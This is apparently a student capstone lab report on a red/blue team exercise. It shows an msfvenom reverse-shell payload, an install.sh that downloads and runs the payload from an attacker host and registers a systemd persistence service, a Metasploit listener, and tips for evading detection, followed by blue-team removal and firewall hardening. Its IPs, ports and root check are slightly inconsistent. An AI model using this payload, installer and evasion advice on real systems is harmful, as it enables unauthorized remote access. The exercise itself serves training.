

Offensive and Defensive Operations on an Ubuntu System:

Jay Bolinger, Michael Swanegan, Jordan Leung

Phase 0: Weaponization (Red Team)

Before initiating the attack, we prepared custom malware and a script designed to establish and maintain persistence on the target system. Using msfvenom, we generated a Linux reverse shell payload named shell.elf. When executed, this payload initiates a connection to a listener on the attacker's machine, providing remote shell access.

```
(jay@Jay)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

(jay@Jay)-[~]
$ ls
Desktop  Documents  Downloads  EVIL_MALWARE.png  install.sh  Music  Pictures  Public  shell.elf  Templates  Videos
```

We then developed a script named install.sh, which installs the payload and registers it as a persistent systemd service called malware.service. This service is configured to start automatically on boot, allowing the attacker to regain access to the system as long as it remains powered on.

```
GNU nano 2.9.4 install.sh
#!/bin/bash
if [ $(id -u) = 0 ]; then
    echo "Please run this install file with sudo or as root."
    exit 1
fi

#download payload off http server. This also moves the file to the /usr dir
wget http://192.168.56.102:8080/shell.elf -O /usr/local/bin/malware

#make the payload executable
chmod +x /usr/local/bin/malware

#run the payload immediately in the background
/usr/local/bin/malware &

#creates a systemd service file for persistence
cat << EOF > /etc/systemd/system/malware.service
[Unit]
Description=Malware Service

[Service]
ExecStart=/usr/local/bin/malware
Restart=always
User=$(whoami)

[Install]
WantedBy=multi-user.target
EOF

#reload systemd daemon to start up new malware daemon
systemctl daemon-reload

#enable new daemon to start on boot
systemctl enable malware.service

#start the new malware daemon
systemctl start malware.service
```


Phase 1: Offensive Operations (Red Team)

1. Initial Access via SSH

Using legitimate credentials found “written on a sticky note,” we established a secure shell (SSH) connection to the target Ubuntu machine. The compromised user already had sudo privileges, enabling us to elevate to root using the known password.

2. Payload Delivery and Execution

We hosted the malicious payload & installation script on a local HTTP server using Python 3's built-in module:

A terminal window with a dark background. The prompt is (jay@Jay)-[~]. The user enters the command \$ python3 -m http.server 8000. The output is Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```
(jay@Jay)-[~]  
$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Via our SSH connection we downloaded the installation script from our webserver using the following command:

```
wget http://<attacker-ip>:8000/install.sh
```

We made install.sh executable and ran it with elevated privileges:

```
chmod +x install.sh
```

```
sudo ./install.sh
```

With our malware deployed and running, we started a listener on the attacking machine, using the multi/handler exploit in Metasploit, and successfully established a reverse shell connection, allowing us to explore the target system.

```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > █
```

3. Establishing Persistence with systemd


The install.sh script created a persistent systemd service named malware.service. This ensured that our reverse shell would automatically reconnect to our listener upon system reboot, granting continued remote access.

Phase 2: Defensive Operations (Blue Team)

After executing the initial compromise, we transitioned into a blue team role to investigate the incident and implement remediation steps.

1. Review and Analysis

We began by analyzing the install.sh script to understand the attack vector. The script outlined clear steps to download the payload, set permissions, establish persistence, and execute the malware. This script also revealed exactly where the payload and service files were located.

A screenshot of a terminal window with a dark purple background. The terminal shows the contents of a script being executed. The script starts with a shebang line, followed by a check for root privileges. If not root, it prints a message and exits. It then downloads a payload from a remote URL to /usr/local/bin/malware, makes it executable, and runs it in the background. Finally, it creates a systemd service file for persistence, defining a unit, description, and service type, and sets the ExecStart to the malware path.

```
#!/bin/bash
if [ $EUID -ne 0 ]; then
    echo "Please run this install file with sudo or as root."
    exit 1
fi

#download payload off http server. This also moves the file to the /usr dir
wget http://192.168.56.103:8000/shell.elf -O /usr/local/bin/malware

#make the payload executable
chmod +x /usr/local/bin/malware

#run the payload immediately in the background
/usr/local/bin/malware &

#creates a systemd service file for persistence
cat << EOF > /etc/systemd/system/malware.service

[Unit]

Description=Malware Service

[Service]

ExecStart=/usr/local/bin/malware
```

2. Disabling and Removing the Malicious Service

To eliminate persistence, our first action was to stop and remove the malicious service. We disabled and removed the malware.service to stop the reverse shell from re-establishing:

```
Active: active (running) since Wed 2025-07-30 16:19:37 UTC; 4min 38s ago
Main PID: 5899 (malware)
Tasks: 1 (limit: 4603)
Memory: 1.0M (peak: 1.3M)
CPU: 63ms
CGroup: /system.slice/malware.service
└─5899 /usr/local/bin/malware

jay@UbuntuVictim:~$ systemctl disable malware.service
Removed "/etc/systemd/system/multi-user.target.wants/malware.service".
jay@UbuntuVictim:~$ systemctl stop malware.service
jay@UbuntuVictim:~$ systemctl status malware.service
○ malware.service - Malware Service
   Loaded: loaded (/etc/systemd/system/malware.service; disabled; preset: enabled)
   Active: inactive (dead)

jay@UbuntuVictim:~$ systemctl remove malware.service
Unknown command verb 'remove', did you mean 'reload'?
jay@UbuntuVictim:~$ sudo rm /etc/systemd/system/malware.service
[sudo] password for jay:
jay@UbuntuVictim:~$ sudo systemctl daemon-reload
Unknown command verb 'deamon-reload', did you mean 'daemon-reload'?
jay@UbuntuVictim:~$ sudo systemctl daemon-reload
jay@UbuntuVictim:~$ systemctl status malware.service
Unit malware.service could not be found.
jay@UbuntuVictim:~$ cd /usr/bin/
jay@UbuntuVictim:~$ ls
['aa-enabled', 'aa-exec', 'aa-features-abi', 'aconnect', 'acpidbg', 'add-apt-repository', 'addpart', 'addr2line', 'airscan-discover', 'alsabat', 'atk4-encode-symbolic-svg', 'atk4-launch', 'atk4-path-tool', 'atk4-query-settings', 'atk4-rendernode-tool', 'atk4-update-icon-cache', 'atk-builder-tool', 'atk-encode-symbolic-svg', 'atk-launch', 'atk-query-settings', 'atk-update-icon-cache', 'readlink', 'realpath', 'red', 'rename.ul', 'rendercheck', 'renice', 'reset', 'resizecons', 'resizepart', 'resolvectl', 'rev']
```

This removed the service and prevented the malware from running at startup.

3. Malware File Removal

Next, we deleted the downloaded msfvenom malware from the system along with the installer:

```
jay@UbuntuVictim:~$ cd /usr/local/bin
jay@UbuntuVictim:~$ ls
malware
jay@UbuntuVictim:~$ sudo rm malware
jay@UbuntuVictim:~$ ls
jay@UbuntuVictim:~$ cd -
jay@UbuntuVictim:~$
```

We verified system integrity by checking system directories and reviewing logs to ensure no remnants remained.

4. Firewall Hardening

To prevent future communication with the attacker's machine, we updated the configuration on the system's firewall (UFW) to block both inbound and outbound traffic to and from the attackers IP:

```
sudo ufw deny from <attacker-ip>
```

```
sudo ufw deny out to <attacker-ip>
```

We verified rules were applied:

```
jay@UbuntuVictim:~$ sudo ufw status
Status: active

To Action From
--
8000 DENY 192.168.56.103
22 DENY 192.168.56.103
192.168.56.103 DENY OUT Anywhere

jay@UbuntuVictim:~$
```

This effectively cut off any future connections from the compromised host to the attacking machine. As seen below when tested from the attacker’s machine we could no longer gain access via SSH.

Lessons Learned

Red Team Reflections:

- Avoid leaving artifacts like `install.sh` in obvious locations such as the user's home directory.
- Obfuscate logs and use inconspicuous service names (e.g., `update-agent.service` instead of `malware.service`) to avoid detection.
- Consider using additional persistence techniques and encrypted communication channels for stealth.

Blue Team Takeaways:

- Implement stronger firewall rules by default and monitor for unexpected outbound connections.
- Deploy centralized log management via a SIEM to facilitate faster detection and analysis.
- Integrate IDS/IPS solutions (e.g., Suricata or Snort) to detect unauthorized activity.
- Leverage EDR (Endpoint Detection and Response) platforms to isolate and remediate infected endpoints automatically.

Conclusion

This capstone project successfully demonstrated both offensive and defensive cybersecurity operations:

- As the **Red Team**, we deployed custom malware, established a reverse shell, and configured persistence using native Linux services.
- As the **Blue Team**, we analyzed the attack, disabled persistence mechanisms, removed all traces of the malware, and implemented defensive controls to prevent future breaches.

The project provided hands-on experience in real-world attack simulation and incident response, reinforcing the importance of layered security, proactive monitoring, and fast remediation in cybersecurity defense.